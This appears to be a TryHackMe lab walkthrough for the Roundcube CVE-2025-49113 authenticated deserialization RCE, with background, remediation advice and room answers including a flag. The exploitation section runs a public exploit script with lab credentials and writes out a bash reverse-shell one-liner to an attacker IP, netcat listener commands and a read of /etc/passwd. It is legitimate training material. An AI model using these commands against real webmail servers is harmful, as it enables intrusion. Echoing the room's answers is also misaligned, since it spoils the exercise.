Roundcube: CVE-2025-49113
Introduction
This post covers the TryHackMe room “Roundcube: CVE-2025-49113,” which explores what makes this vulnerability possible and demonstrates exploitation in a controlled lab environment.
Roundcubeis a free and open-source webmail project that has gained widespread adoption due to its feature-rich interface and multilingual support, available in over eighty languages. Its functionality can be further extended through third-party plugins, making it a versatile solution for organizations worldwide.
The platform requires a web server with PHP support and an SQL database to operate. It’s compatible with various web servers including Apache, Nginx, and Lighttpd, while supporting multiple database systems such as MySQL, MariaDB, PostgreSQL, and SQLite. This flexibility has made Roundcube particularly popular among hosting providers.
Recently, a critical vulnerability was discovered in Roundcube Webmail affecting all versions 1.5.x and 1.6.x prior to 1.5.10 and 1.6.11. This vulnerability enables remote code execution (RCE) by authenticated users, meaning that valid webmail credentials are sufficient for an attacker to execute arbitrary commands on the host system. With a CVSS 3.x severity score of 9.9, this vulnerability is classified as critical. Roundcube has released patched versions 1.5.10 and 1.6.11 and strongly recommends immediate updates.
Task 2: Technical Background
Take a couple of minutes to go through the commits for versions 1.5.10 and 1.6.11.
Answer:
No answer needed
Task 3: Exploitation

I began by accessing the Roundcube webmail interface:

Next, I obtained the exploit code from the public repository at https://github.com/fearsoff-org/CVE-2025-49113/blob/main/CVE-2025-49113.php and saved it locally as file.php:
Then, I initially attempted to establish a reverse shell using the following command:
1
php file.php http://10.10.63.105/roundcube ellieptic ChangeMe123 "ncat -lvnp 4444 -e /bin/bash"
When this approach encountered issues, I tried connecting directly to the target:
1
 nc 10.10.63.105 4444
After this failed, I set up a listener on my attack machine:
1
nc -lvnp 4444
Then executed a modified payload using a bash reverse shell:
1
php file.php http://10.10.63.105/roundcube ellieptic ChangeMe123 "bash -c 'bash -i >& /dev/tcp/10.10.75.191/4444 0>&1'"
The exploit was successful, and I gained shell access to the target system:

Once inside the system, I examined the /etc/passwd file to identify system users:

One of the users has the first name of Maggie; what is her last name?
Answer:
Byte

Fot the flag in /etc I enter the directory and search for the txt file:
Answer:
THM{ICE_CUBE_DESERIALISATION}
Task 4: Conclusion and Mitigation
This vulnerability demonstrates the severe risks posed by deserialization flaws in web applications. The exploit requires only valid webmail credentials and works against default Roundcube installations, making it particularly dangerous in real-world scenarios.
The attack can be challenging to detect as the malicious traffic may appear similar to legitimate webmail activity.
Key Takeaways
- Immediate Action Required: Update to patched versions immediately.
- Authentication Still Required: While this is an RCE vulnerability, it requires valid credentials.
- Default Installations Affected: No special configuration needed for exploitation.
- Detection Challenges: Malicious activity may blend with normal webmail traffic.
This exercise highlights the importance of maintaining up-to-date software and the potential impact of deserialization vulnerabilities in widely-used applications.
Answer:
No answer needed